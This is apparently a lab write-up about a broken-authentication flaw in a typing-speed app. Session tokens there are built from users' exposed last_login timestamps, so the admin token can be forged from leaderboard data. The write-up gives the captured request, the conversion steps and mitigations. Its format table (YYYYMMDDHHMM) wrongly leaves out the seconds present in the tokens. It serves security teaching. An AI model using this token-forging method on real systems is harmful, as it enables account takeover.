Broken Authentication – Predictable Timestamp Token Leads to Admin Account Takeover | Sokudo
Overview

Sokudo is a typing speed tracking web application. During testing, a critical flaw was identified in its authentication mechanism, where authorization tokens were generated using predictable timestamp values.
This allowed an attacker to forge valid tokens and impersonate other users, including the administrator, resulting in a complete account takeover.
Objective
- Analyze authentication behavior
- Identify weaknesses in token generation
- Forge a valid admin token
- Achieve privilege escalation
Reconnaissance
After registering an account, the application’s functionality was explored while intercepting HTTP traffic using Burp Suite.
While navigating the stats page, the following API request was observed:
1
2
3
GET /api/stats/leaderboard HTTP/2
Host: lab-1777632466593-oxprot.labs-app.bugforge.io
Authorization: Bearer 20260501104846
The Authorization token appeared unusual due to its structured numeric format.
Analysis
The token value was:
1
20260501104846
At first glance, it did not resemble a secure session token or JWT, but rather a formatted value.
To investigate further, the API response was analyzed.
Response Inspection
The leaderboard endpoint returned user data including last_login timestamps:
1
2
3
4
5
6
7
8
9
10
[
  {
    "username": "admin",
    "last_login": "2026-05-01T10:57:47.833Z"
  },
  {
    "username": "kelvin",
    "last_login": "2026-05-01T10:48:46.204Z"
  }
]
A clear relationship was identified.
Token:
1
20260501104846
Corresponding timestamp:
1
2026-05-01T10:48:46
This confirmed that the application was generating tokens directly from the user’s last_login value.
Token Structure
The token follows a deterministic format:
1
YYYYMMDDHHMM
| Part | Meaning |
|---|---|
YYYY | Year |
MM | Month |
DD | Day |
HH | Hour |
MM | Minute |
Because this value is derived from exposed data, it becomes fully predictable.
Exploitation
Using this logic, a valid admin token can be forged.
Step 1: Extract Admin Timestamp
1
2026-05-01T10:57:47.833Z
Step 2: Convert to Token Format
1
20260501105747
Step 3: Replace Token in Browser
- Open the application
- Open Developer Tools
- Navigate to: Application → Local Storage
- Locate the stored token
- Replace it with:
1
20260501105747
Step 4: Refresh
After refreshing the page, the session is authenticated as admin.
Proof of Exploitation
Successful privilege escalation resulted in access to the admin dashboard and disclosure of the flag:
1
bug{....}
Impact
- Full account takeover of any user
- Unauthorized admin access
- Exposure of sensitive functionality and data
- No need for brute force or credential compromise
This vulnerability enables instant privilege escalation with minimal effort.
Root Cause
The issue stems from insecure authentication design:
- Tokens derived from predictable timestamps
- No randomness or entropy
- No cryptographic signing or validation
- Sensitive user metadata exposed via API
Mitigation
To secure the application:
- Use cryptographically secure random tokens
- Implement signed tokens (e.g., JWT with strong secrets)
- Avoid deriving tokens from predictable values
- Limit exposure of sensitive fields like
last_login - Enforce proper server-side session validation
- Implement token expiration and rotation
Real-World Insight
This vulnerability highlights a common mistake in custom authentication implementations.
Developers sometimes generate tokens using simple patterns such as timestamps or user identifiers, assuming uniqueness is sufficient. However, without unpredictability and cryptographic protection, these tokens can be trivially reconstructed.
In real-world scenarios, similar flaws have led to large-scale account takeovers, especially in poorly designed APIs.